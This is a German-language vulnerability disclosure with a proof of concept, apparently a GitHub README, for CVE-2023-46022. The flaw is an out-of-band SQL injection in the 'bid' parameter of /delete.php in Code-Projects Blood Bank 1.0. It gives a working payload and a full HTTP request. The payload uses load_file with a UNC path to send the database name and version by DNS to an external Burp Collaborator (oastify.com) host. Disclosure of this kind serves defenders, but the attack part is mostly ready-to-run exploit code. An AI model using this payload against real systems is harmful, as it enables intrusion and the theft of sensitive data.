CVE-2023-46022-Code-Projects-Blood-Bank-1.0-OOB-SQL-Injection-Schwachstelle
- Exploit-Autor: ersinerenler
Hersteller-Homepage
Software-Link
Übersicht
- Code-Projects Blood Bank V1.0 ist einer kritischen Sicherheitslücke ausgesetzt, die eine Out-of-Band (OOB) SQL-Injection über den Parameter 'bid' in der Datei /delete.php beinhaltet. Diese Schwachstelle entsteht durch das Fehlen geeigneter Schutzmechanismen, die es Angreifern ermöglicht, den Parameter zu missbrauchen und OOB SQL-Injection-Angriffe über Burp Collaborator durchzuführen. Dies kann zu unbefugtem Zugriff und zur Extraktion sensibler Informationen aus den Datenbanken führen.
Schwachstellendetails
- CVE ID: CVE-2023-46022
- Betroffene Version: Blood Bank V1.0
- Anfällige Datei: /delete.php
- Parametername: bid
- Angriffstyp: Lokal
Referenzen:
Beschreibung
- Der Parameter 'bid' in der Datei /delete.php von Code-Projects Blood Bank V1.0 ist anfällig für Out-of-Band SQL-Injection. Diese Schwachstelle resultiert aus unzureichenden Schutzmechanismen, die es Angreifern ermöglicht, den Parameter mithilfe von Burp Collaborator auszunutzen, um OOB SQL-Injection-Angriffe zu initiieren. Durch diese Technik kann ein Angreifer potenziell sensible Informationen aus den Datenbanken extrahieren.
Proof of Concept (PoC) :
- Fangen Sie die Anfrage an delete.php über Burp Suite ab
- Injizieren Sie das Payload in die anfälligen Parameter
- Payload:
3'%2b(select%20load_file(concat('\\\\',version(),'.',database(),'.collaborator-domain\\a.txt')))%2b'
- Beispielanfrage für den Parameter
bid
---
GET /bloodbank/file/delete.php?bid=3'%2b(select%20load_file(concat('\\\\',version(),'.',database(),'.cuaxacpnxbay7ss8o3csf4bkwb22qtei.oastify.com\\a.txt')))%2b' HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://localhost/bloodbank/bloodinfo.php
Cookie: PHPSESSID=<some-cookie-value>
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
---

- Datenbank- und Versionsinformationen wurden über Burp Suite Collaborator erfasst
 ersinerenler/cve-2023-46022-code-projects-blood-bank-1.0-oob-sql-injection-vulnerability

